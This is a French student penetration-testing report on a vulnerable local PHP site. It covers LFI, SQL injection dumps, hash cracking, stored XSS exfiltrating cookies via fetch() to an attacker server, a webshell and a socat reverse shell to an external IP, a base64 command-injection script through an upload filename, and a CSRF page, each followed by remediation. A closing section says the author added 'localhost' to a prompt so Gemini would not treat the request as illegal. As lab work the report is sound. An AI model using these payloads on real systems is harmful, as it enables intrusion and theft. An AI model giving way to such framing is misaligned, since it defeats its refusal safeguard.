Rapport de BE WEB

Baptiste Rébillard

31 décembre 2025

Table des matières

1 Exposition d'information dans le code source

Lors de l'examen des ressources côté client, le script `valide.js` a été consulté depuis le navigateur. Ce fichier contient en clair la chaîne utilisée comme mot de passe : `"2fois6=12"`. Le fichier est accessible publiquement et n'est pas protégé.

Impacts

C'est l'équivalent d'écrire le mot de passe sur la porte. N'importe quel visiteur peut afficher le fichier, copier la valeur et s'authentifier. Dans un site réel, cela peut permettre l'accès non autorisé à des comptes, exfiltrer des données sensibles ou effectuer des actions restreintes.

Remédiations

— Ne jamais stocker de secret (mot de passe, clé) dans du code côté client.
— Effectuer la vérification d'identifiants côté serveur.

2 Contrôle d'accès basé sur un cookie modifiable

Le site utilise un cookie `identification` côté client : par défaut `0`, et `1` signifie un accès autorisé. Ce cookie est modifiable via les outils du navigateur ; changer la valeur suffit à débloquer la "page protégée" `http://localhost:8080/accueil.php?page=page-protegee.php`.




FIGURE 1 – page-protegee.php avant et après définition du cookie

Impacts

Toute personne peut se déclarer autorisée sans authentification réelle. Cela expose les pages et données censées être protégées ; en production, cela peut conduire à des fuites d'informations, des modifications non autorisées...

Remédiations

— Ne jamais faire confiance à une valeur côté client pour décider des permissions.
— Stocker l'état d'authentification côté serveur (ex. session côté serveur) et vérifier les droits à chaque requête.
— Si un jeton côté client est nécessaire, utiliser un jeton signé et vérifier sa signature côté serveur.

3 Path Traversal / Inclusion de fichier local (LFI)

Lors de l'analyse des paramètres transmis à `accueil.php`, la présence d'un paramètre GET nommé `page` contenant directement un nom de fichier a attiré l'attention. L'appli-

cation semble inclure le fichier demandé sans filtrage.

Cette absence de contrôle permet d'afficher des fichiers présents sur la machine hôte, comme illustré par l'exemple suivant :

FIGURE 2 – Exemple de fichier système affiché depuis la page vulnérable

Afin d'analyser l'étendue du problème, différents chemins et noms de fichiers ont été testés. Cette approche montre que le serveur renvoie systématiquement un statut HTTP 200, ce qui oblige à se baser sur la taille($Word \neq 98$) de la réponse pour distinguer un fichier vide ou inexistant d'un fichier réellement lu.

```
ffuf -w LFI-gracefulsecurity-linux.txt -u http://localhost:8080/
    accueil.php\?page\=FUZZ | grep -v "Words: 98"
```

Enumeration avec ffuf




FIGURE 3 – Enumeration des fichiers systeme accessibles

L'analyse révèle que de nombreux fichiers de configuration du système peuvent être consultés via ce mécanisme, indiquant une vulnérabilité LFI ouverte et étendue.

Impacts

C'est l'équivalent de pouvoir demander au serveur « montre-moi n'importe quel fichier de ton ordinateur ». Un attaquant pourrait consulter des fichiers internes qui ne devraient jamais être accessibles : configurations, journaux, chemins internes, voire des informations permettant d'attaquer d'autres services Dans un environnement réel, cela peut conduire à une fuite massive d'informations sensibles, faciliter une compromission complète du serveur ou permettre l'accès à des données personnelles.

Remédiations

- Ne jamais inclure un fichier directement à partir d'un paramètre utilisateur.
- Utiliser une liste blanche stricte des pages autorisées (mapping interne côté serveur).
- Désactiver l'inclusion dynamique de fichiers lorsque cela n'est pas nécessaire.

4 Extraction de code via les filtres de PHP

En poursuivant l'analyse de la vulnérabilité LFI, il apparaît que le paramètre `page` accepte également certains flux internes de PHP. Lorsque l'application tente d'afficher un fichier, elle applique ce flux tel quel, ce qui permet d'obtenir le contenu du fichier sous une forme encodée.
Par exemple : `?page=php://filter/convert.base64-encode/resource=accueil.php`




FIGURE 4 – Le code retourné est encodé en Base64

Après décodage (*From Base64* avec Cyberchef) on obtient le contenu. En consultant plusieurs fichiers de cette manière, on observe rapidement que certaines pages incluent d'autres fichiers sensibles. Par exemple, `commentaires.php` charge un script de connexion à la base de données `connect.php`, et l'analyse de ce dernier révèle des identifiants de la base de données (en dur dans le code)...

En répétant l'analyse sur les différentes pages du site, il est possible d'obtenir une vue quasi complète de la structure du projet ainsi que les fichiers internes du serveur. Un dump du site a été fait pour faciliter la suite de l'audit.

Impacts

C'est comme si l'on pouvait ouvrir les dossiers internes de l'application et lire tout son code source. Cela pourrait dévoiler des mots de passe, des clés, des paramètres de connexion, ou des failles encore plus graves. Cette attaque permet surtout de faciliter le travail de l'attaquant et de récupérer des secrets qui seraient hardcodés en clair dans le code normalement interprétés par le serveur.

Remédiations

— Bloquer strictement toute possibilité d'utiliser des flux spéciaux (comme les filtres PHP) dans les paramètres utilisateurs.
— Ne jamais stocker d'identifiants en clair dans le code ; utiliser des variables d'environnement par exemple.

5 Exfiltration de données via Injection SQL / identifiants en clair

Grâce à l'analyse du code source effectuée précédemment, notamment sur le fichier `traitement-ajout.php`, la structure de la table `utilisateur` a pu être identifiée. Celle-ci contient les colonnes `nom`, `prenom` et `passwd`. Un autre défaut de sécurité critique apparaît immédiatement : **les mots de passe ne font l'objet d'aucun hachage et sont stockés en clair dans la base**.

Une vulnérabilité d'injection SQL a été localisée dans les scripts `traitement-acces-limite.php` et `traitement-commentaire.php` (Nous allons nous concentrer sur ce dernier : l'injection sur `traitement-acces-limite` permet notamment de contourner la "connexion" et est assez triviale). Elle permet d'interagir directement avec la base de données et d'extraire des informations arbitraires via une attaque de type UNION-Based.

L'injection suivante a été utilisée pour concaténer et récupérer les informations des comptes utilisateurs :

```
-1 UNION SELECT group_concat(nom, 0x7e, prenom, 0x7e, passwd) FROM
    utilisateur -- -
```

FIGURE 5 – Extraction des identifiants administrateur et utilisateurs

Pour contempler l'ampleur des dégâts réalisable avec cette attaque, un sqlmap a été lancé :

```
python3 sqlmap.py -u "http://localhost:8080/accueil.php?page=select-
    commentaires.php" --forms --dbs --batch --level=5 --risk=3 --
    dump-all
```

On obtient un dump de l'entièreté de la base de données et de sa structure disponible à cette adresse : https://tls-sec.baptiste-reb.fr/be_web/sqlmap/. On obtient ainsi sa structure (qui peut aider l'attaquant pour la suite de l'attaque) ainsi que l'intégralité des données stockées !

Impacts

Le résultat de la requête expose l'ensemble des comptes enregistrés. On récupère notamment les identifiants du compte administrateur : `admin:NiMDa2021` mais aussi l'entièreté des données stockées en base de données. On notera que l'attaque permet de récupérer la structure de la base de données, pouvant rendre d'autres attaques plus simples par la suite.

Remédiations

— Utiliser systématiquement des requêtes préparées (Prepared Statements) pour neutraliser les injections SQL.
— Ne jamais stocker de mots de passe en clair. Utiliser des algorithmes de hachage.

6 Analyse de la Politique de Stockage des Secrets

L'analyse du dump de la base de données révèle une gestion hétérogène des identifiants utilisateurs. Comme illustré ci-après, les mécanismes de protection varient du stockage en clair à l'utilisation de fonctions de hachage obsolètes, avec ou sans salage. L'absence de hachage n'est pas une anomalie isolée du stockage, mais une vulnérabilité structurelle du code source. Les scripts `traitement-ajout.php` et `traitement-acces-limite.php` manipulent les secrets en clair. Les utilisateurs qui ont un mot de passes haché en revanche ne semble pas pouvoir se connecter via ce site avec leur mot de passe car il n'y a pas comparaison de condensats(hashs)...

FIGURE 6 – Extrait de la table utilisateur montrant la diversité des formats de stockage.

L'objectif de cette section est de démontrer qu'on a possibilité de retrouver les mots de passes avec des attaques hors-ligne (offline cracking).

6.1 Compromission des hachages simples (SHA-1)

L'observation des empreintes (ex : utilisateur `lala`) montre des chaînes de 40 caractères hexadécimaux, signature caractéristique de l'algorithme `SHA-1`. Une attaque par dictionnaire [1] a été menée avec l'outil `hashcat`.




FIGURE 7 – Succès de l'attaque dictionnaire sur un hash SHA-1 non salé.

L'offensive a pris moins d'une seconde pour casser le secret de l'utilisateur `lala`, confirmant l'absence de sel et la faiblesse de l'entropie du mot de passe.

— **Identifiants compromis :** `lala:lala`.

1. L'attaque par dictionnaire consiste à tester systématiquement une liste préétablie de mots de passe courants (telle que `rockyou.txt`) pour trouver une correspondance avec un condensat cible.

6.2 Analyse des hachages salés

Certains comptes (ex : `roru`, `mimi`) ont un salage hexadécimal. Les tentatives de cassage via les modes `110` ($sha1(pass.salt)$) et `120` ($sha1(salt.pass)$) de `hashcat` n'ont pas abouti avec le dictionnaire `rockyou.txt`.

Cet échec temporaire indique soit une construction de hash non standard (ex : double hachage ou itérations multiples), soit une complexité de mot de passe supérieure aux fuites répertoriées (possible également que ça ne soit pas `sha-1`). Néanmoins, l'utilisation de `SHA-1`, même salé, reste vulnérable aux attaques par force brute en raison de sa rapidité d'exécution.

6.3 Impacts et Recommandations

Impacts

La compromission de la base de données (via l'injection SQL identifiée précédemment) rend la protection des secrets caduque. La rapidité de calcul de `SHA-1` permet à un attaquant de reconstruire la base de mots de passe en clair en un temps réduit. Les utilisateurs réutilisant leurs mots de passe, un attaquant peut alors utiliser ce mot de passe pour se connecter à d'autres services par exemple.

Remédiations

- **Migration algorithmique :** Remplacer `SHA-1` par une fonction de hachage non obsolète (`bcrypt` par exemple).
- **Politique de complexité :** Imposer des critères de robustesse (longueur minimale, diversité des jeux de caractères) pour éviter les attaques par dictionnaires.
- **Sécurisation globale :** La remédiation prioritaire reste la correction des failles d'injection SQL pour empêcher l'exfiltration initiale des données.

7 Cross-Site Scripting (XSS) Stockée

L'analyse de la page `commentaires.php` révèle une absence de validation et d'échappement des données soumises par les utilisateurs. Il est possible d'injecter des balises HTML et JavaScript qui sont ensuite stockées en base de données et interprétées par le navigateur de quiconque consulte la page.

Une première preuve de concept (PoC) confirme l'exécution de code arbitraire via une simple alerte :

```
<script>alert("test")</script>
```

Pour démontrer l'impact de cette vulnérabilité, un vecteur d'attaque visant à exfiltrer les cookies de session a été élaboré. Le script suivant, une fois injecté dans un commentaire, envoie silencieusement le contenu de `document.cookie` vers un serveur d'écoute contrôlé par l'attaquant :

```
<script>
    fetch("https://srv-falcon/pawn.php?msg=" + document.cookie);
</script>
```

FIGURE 8 – Réception des cookies exfiltrés sur le serveur de l'attaquant

Dès qu'un utilisateur légitime (ou l'administrateur) affiche les commentaires, ses identifiants de session(s'il y en avait sur ce site) seraient compromis, permettant une usurpation immédiate de son compte.

Impacts

Cette vulnérabilité peut permettre le vol des informations de session des utilisateurs. Au-delà du vol de cookies, l'attaquant peut rediriger l'utilisateur vers des pages d'hameçonnage (Phishing), modifier l'apparence du site (Defacing) ou même injecter des enregistreurs de frappe (Keyloggers) et afficher une page de login... On peut imaginer toute une panoplie d'attaques.

Remédiations

- Échapper systématiquement les données affichées (Output Encoding) en utilisant des fonctions comme `htmlspecialchars()` en PHP.
- Mettre en place une politique de sécurité du contenu (CSP) stricte pour restreindre les sources de scripts autorisées.
- Configurer les cookies de session avec l'attribut `HttpOnly` pour empêcher leur lecture via JavaScript.

8 Validation de données côté client (Bypass client limit)

On a côté front end une limitation sur la page `formulaire.php` sur l'age (entre 5ans et 120ans). Mais cette limite se trouve côté client, on a donc moyen de l'exploiter, par exemple ici j'ai 150ans :

```
curl -X POST \
    -d "nom=TestNom" \
    -d "lieu=TestAdresse" \
    -d "courriel=test@example.com" \
    -d "age=150" \
    -d "validation=Envoyer" \
    "http://localhost:8080/accueil.php?page=formulaire.php"
```

et ça ça fonctionne donc ~~j'ai bien 150ans~~ on peut envoyer des fausses données.

Il est également possible de ne pas envoyer de mail comme mail puisque la vérification est aussi côté formulaire :

```
curl -X POST \
    -d "nom=TestNom" \
    -d "lieu=TestAdresse" \
    -d "courriel=ceciNestPasUnMail" \
    -d "age=150" \
    -d "validation=Envoyer" \
    "http://localhost:8080/accueil.php?page=formulaire.php"
```

Impacts

Cette vulnérabilité entraîne une corruption de l'intégrité des données stockées en base de données. L'injection de valeurs aberrantes peut provoquer des erreurs de logique métier, fausser des statistiques...

Remédiations

— **Validation côté serveur :** Ne jamais faire confiance aux données provenant du client. Il est impératif de valider systématiquement le type, la longueur et le format des données côté serveur. Par exemple en PHP avec `filter_var()` pour les emails, vérification des bornes numériques pour l'âge...
— **Cohérence des contrôles :** Il est possible de faire de la validation côté client pour améliorer l'expérience utilisateur (UX), mais il faut considérer la validation côté serveur comme la seule sécurité réelle.

9 Téléversement de fichiers arbitraire

L'application permet aux utilisateurs de téléverser des fichiers sans aucune restriction sur l'extension ou le type MIME depuis la page `formulaire.php`. Cette absence de contrôle constitue une faille de sécurité majeure.

Impacts

Outre la Remote Code Execution (qui sera détaillée en section 10.1), le téléversement arbitraire permet :
— **Stored XSS :** Téléversement d'un fichier `.html` ou `.svg` contenant du JavaScript malveillant, exécuté dans le contexte du navigateur d'un autre utilisateur consultant le fichier.
— **Déni de Service (DoS) :** Saturation de l'espace disque du serveur via l'envoi massif de fichiers volumineux (Zip Bomb ou fichiers de plusieurs Go).
— **Phishing / Hébergement de contenu illicite :** Utilisation du domaine de confiance de l'entreprise pour héberger des pages de phishing ou des malwares distribués à des tiers.
— **Dégradation d'image (Defacement) :** Si l'attaquant peut écraser des fichiers existants (ex : `logo.png`), il peut modifier l'apparence visuelle du site.

Remédiations


— **Validation stricte :** Whitelist d'extensions et vérification du Type MIME (*Magic Bytes*).
— **Renommage :** Utiliser un hash ou un ID unique pour stocker le fichier sur le serveur.
— **Permissions :** Désactiver les droits d'exécution et/ou d'accès sur le répertoire de stockage.

10 Remote Code Execution (RCE)


10.1 Première RCE exploitant la killchain upload arbitraire/LFI

On cherche maintenant à téléverser du code PHP puisqu'on est capable d'inclure n'importe quoi dans une page existante (via la LFI trouvé précédemment et téléverser grâce au téléversement arbitraire trouvé précédemment également). Il ny a visiblement

pas de protections sur le site : on peux littéralement injecter un shell via un fichier php contenant du code arbitraire. On va donc téléverser un p0wnyshell (ça pourrais être n'importe quel `webshell`) :



La LFI est simple : c'est stocké dans "uploads/p0wnyshell.php".




```php
<?php
system('socat exec:\'/bin/sh -i\',pty,stderr,setsid,sigint,sane tcp
    :82.67.164.82:4242');
?>
```

FIGURE 9 – On a moyen de faire un Reverse Shell aussi (plus confortable pour l'attaquant)




FIGURE 10 – on crée un puit côté attaquant pour accueillir le Reverse Shell.

L'impact est critique. L'attaquant prend le contrôle total du serveur avec les privilèges de l'utilisateur web (`www-data`).

10.2 Seconde RCE via shell_exec non échappé

On identifie dans `formulaire.php` l'instruction suivante :

```php
$output = shell_exec("md5sum " . $uploadDir . $fileName);
```

Cette ligne calcule l'empreinte MD5 d'un fichier dont le nom (`$fileName`) est défini par l'utilisateur lors de l'upload. Puisque cette variable n'est pas échappée avant d'être injectée dans `shell_exec`, une injection de commande est possible.

En nommant un fichier `'test.jpg; echo $((5+5))'`, le shell interprète le point-virgule comme un séparateur d'instructions, exécute `md5sum` sur un fichier inexistant, puis traite la commande arithmétique.




FIGURE 11 – Preuve de concept de la seconde RCE

Si la mise en place d'un *webshell* complet n'est pas directe via le nom de fichier (contraintes de longueur ou de caractères), l'exécution d'un *reverse shell* a déjà été démontré. Il suffit de tester des payload de https://www.revshells.com/ en créant un puit comme précédement. ~~*L'execution est laissée en exercice au lecteur*~~.

Le problème si l'on souhaite établir un `Reverse Shell` ici, c'est que les noms de fichiers n'acceptent pas de '|' ; on utilise donc utiliser `curl` pour forger le nom du fichier injecté. Ensuite, un autre obstacle se pose : on ne peut pas injecter de '/' car PHP ne conserve que la partie finale du chemin (basename). Nous allons donc construire le PATH manuellement en nous déplaçant dans l'arborescence pour éviter d'appeler les binaires (`socat`, `sh`...) par leurs chemins absolus. Pour injecter n'importe quelle commande, nous l'encodons en base64 pour la décoder directement dans le `shell_exec` sans avoir de problème si on injecte des caractères interdit (comme '/', '|' ...).

Voici le script utilisé :

```
#!/bin/bash

PAYLOAD_B64=$(echo -n "$1 2>&1" | base64 -w 0)

INJECTION="a.jpg;cd ..;cd ..;cd ..;cd ..;cd bin;A=\$PWD;cd ..;cd usr
    ;cd bin;export PATH=\$A:\$PWD;echo $PAYLOAD_B64|base64 -d|sh"

echo "Payload envoye : $INJECTION"

curl -X POST \
     -F "file=@dummy.jpg;filename=\"$INJECTION\"" \
     "http://localhost:8080/accueil.php?page=formulaire.php" | grep
         -A 5 "Hash MD5"
```

Nous lançons ce script avec la commande `socat` utilisée dans la précédente RCE :




FIGURE 12 – Reverse Shell via la RCE sur le `shell_exec`

On remarquera que tant que le reverse shell est actif, la commande curl charge et ne renvoie rien.

10.3 Impacts et solutions

Impacts

- L'accès complet au système de fichiers et à la base de données (vol de données sensibles).
- La modification ou suppression totale du site (Defacing / Ransomware / DoS).
- Le pivotement pour attaquer d'autres machines du réseau interne.
- L'utilisation des ressources du serveur pour des activités malveillantes (Crypto-minage, attaques DDoS).

Remédiations

- **Isolation :** Stocker les fichiers téléchargés en dehors de la racine web (`webroot`) ou sur un serveur de stockage dédié (S3, serveur de fichiers).
- **Sécurisation de l'inclusion :** Utiliser des chemins absolus codés en dur pour les inclusions et ne jamais construire un `include` à partir d'une entrée utilisateur.
- **Ne pas intépréter les fichiers uploadés :** Cette remarque est aussi très liée à la LFI ici, mais l'upload et la LFI forment un combo trés dangereux ici.
- **Ne pas injecter de paramètres utilisateurs dans un shell_exec** : il est possible d'uploader le fichier avec un nom qu'on lui attribue, puis d'exécuter le shell_exec dessus. Si il faut absolument faire un `shell_exec`, au moins il faut échapper avec escapeshellcmd() d'après la documentation PHP.
- Dans l'exemple présent, la fonction php md5_file() permettrait d'éviter de faire appel au shell.

11 Falsification de demande intersite (CSRF)

L'absence de jetons de protection permet de forcer un utilisateur à exécuter des actions non sollicitées à son insu sur l'application. Bien que l'intérêt soit limité ici par l'absence de gestion de session, toute action d'état (comme l'envoi d'un formulaire) reste théoriquement vulnérable.

Ex : si un utilisateur clique sur le lien malicieux dont le code se trouve ci-dessous (https://tls-sec.baptiste-reb.fr/be_web/exploit/csrf.html). Alors un commentaire va être injecté, sans même que l'utilisateur ne le demande, l'utilisateur va être redirigé directement sur le site et le commentaire publié ! (Il est fort probable qu'il ne le réalise pas tout de suite)

```
<html>
  <body onload="document.forms[0].submit()">
    <form action="http://127.0.0.1:8080/accueil.php?page=
        commentaires.php" method="POST">
      <input type="hidden" name="etape" value="1">
      <input type="hidden" name="texte_comment" value="tie1tigre">
    </form>
  </body>
</html>
```

FIGURE 13 – code exploitant la CSRF




FIGURE 14 – page commentaires.php après le click de l'utilisateur sur notre lien.

Ici ça ne présente pas d'intérêt car il n'y a pas de sessions, mais si c'était le cas le commentaire serait bien publié avec la session de la victime. On pourrait alors usurper l'identité de la victime.

De nombreuses attaques sont alors envisageables sur ce site, compte tenu de cette vulnérabilité.

Impacts

Exécution de requêtes non autorisées au nom de l'utilisateur (ex : modification de profil), vol de cookie, redirections...

Remédiations

L'implémentation de jetons anti-CSRF uniques et imprévisibles pour chaque action sensible garantit que la requête émane bien d'une intention réelle de l'utilisateur. Cette protection doit être complétée par l'utilisation de l'attribut `SameSite=Lax` ou `SameSite=Strict` sur les cookies de session pour empêcher leur envoi lors de requêtes transverses. Enfin, une vérification systématique des en-têtes `Origin` et `Referer` permet de rejeter toute requête provenant d'un domaine externe non autorisé.

12 Site en HTTP - connexion non chiffrée

Le transfert de données via le protocole HTTP signifie que toutes les informations circulent en clair sur le réseau, sans aucun chiffrement. Cela permet à un attaquant positionné sur le réseau (Man-in-the-Middle) d'intercepter les identifiants ou de modifier le contenu des pages à la volée.

Impacts

Interception des mots de passe et des données sensibles en clair par un tiers.

Remédiations

Mise en place d'un certificat SSL/TLS (HTTPS) et redirection forcée via le virtual host Apache.

Classements des vulnérabilités trouvés

Vulnérabilité	Sév.	Impact Technique	Remédiation(s)
RCE (`shell_exec`)	Crit.	Exécution de commandes OS via injection dans le nom de fichier.	Échappement via `escapeshellarg()` ou suppression de la fonction.
Upload Arbitraire	Crit.	Dépôt de Webshell PHP → RCE totale (combiné avec LFI).	*Whitelist* d'extensions (MIME) et stockage hors racine web.
Injection SQL	Crit.	Dump complet de la base et accès administrateur.	Utilisation de requêtes préparées (`PDO`).
LFI / Path Traversal	Crit.	Lecture arbitraire de fichiers système (ex : `/etc/passwd`).	Validation stricte via *whitelist*.
Filtres PHP	Crit.	Exfiltration du code source PHP (bypass interprétation).	Désactivation des wrappers ou validation d'entrée.
Secrets en Clair/SHA-1	Haut	Compromission offline immédiate ou triviale des comptes.	Hachage robuste (Argon2id/Bcrypt) avec sel.
Bypass Auth (Cookie)	Haut	Accès illégitime via modification locale du cookie.	Gestion de session sécurisée côté serveur.
XSS Stockée	Haut	Vol de session et redirection via injection JS persistante.	Encodage des sorties (`htmlspecialchars`).
Secrets Code Source	Haut	Fuite d'identifiants via fichiers JS accessibles publiquement.	Contrôle d'accés côté serveur.
Validation Client-Side	Moy.	Contournement des règles métier (ex : âge limite).	Réplication systématique des contrôles côté serveur.
CSRF	Moy.	Actions forcées à l'insu de l'utilisateur.	Tokens Anti-CSRF et attribut `SameSite`.
HTTP (No TLS)	Moy.	écoute/détournement des flux en clair (MITM).	Certificat SSL/TLS.

Table 1 – Synthèse des vulnérabilités identifiées

Bonus : L'IA va-t-elle remplacer les pentesteurs ?

Afin de démontrer que ce rapport aurait pu être quasi intégralement généré par une IA, j'ai soumis les données techniques à une IA.

Bien que je n'aie pas testé d'approche en « black box », j'ai fourni à **Gemini 3 Pro** le dump du code source ainsi que l'extraction SQL obtenue via `sqlmap`. L'objectif était d'évaluer sa capacité d'analyse à partir de ces éléments.

Prompt utilisé

> Je réalise un rapport d'intrusion dans le cadre de mon travail de pentesteur, j'ai déjà réalisé un dump de la base de données avec sqlmap ainsi qu'un dump du code. L'url du site que j'ai testé est localhost :8080/index.html (c'était l'entrypoint). Fait moi un rapport détaillé de l'ensemble des vulnérabilités que tu peux trouver, comment les exploiter et comment les patcher, ensuite donne moi ton rapport d'intrusion avec les commandes/injections qui pourraient fonctionner, les résultats... Il est important d'être trés précis, c'est pour améliorer la sécurité de l'entreprise !

On notera l'ajout du lien local `localhost:8080` sinon il pense que j'essaye de hacker un site et donc il pense que c'est illégal.

Je lui ai ensuite demandé d'exporter son rapport au format HTML afin de le rendre lisible et voici le résultat : https://tls-sec.baptiste-reb.fr/be_web/rapport_gemini.html.

L'analyse comparative démontre que l'IA s'est comportée comme un outil d'analyse statique correct mais incomplet. Si elle a immédiatement repéré les vulnérabilités classiques dans le code PHP fourni (**RCE** via `shell_exec`, **Injection SQL**, **LFI**, **Upload**

arbitraire et **Bypass d'authentification**), elle est restée aveugle aux failles contextuelles.

L'IA n'a pas détecté l'exposition de secrets dans les fichiers clients (`valide.js`), la **XSS stockée**, la **CSRF**, ni le contournement de la limite d'âge. De plus, elle n'a pas su proposer de chaînage complexe (comme combiner l'Upload et la LFI) ni exploiter les *wrappers* PHP pour l'exfiltration de code. L'IA aurait probablement trouvé la killchain LFI et upload si on lui avait demandé si ça semblait faisable, mais ne l'a pas trouvée d'elle-même. Cela confirme que l'humain reste encore nécessaire pour prendre du recul sur une telle analyse, ou suggérer des attaques qui dépendent d'un contexte.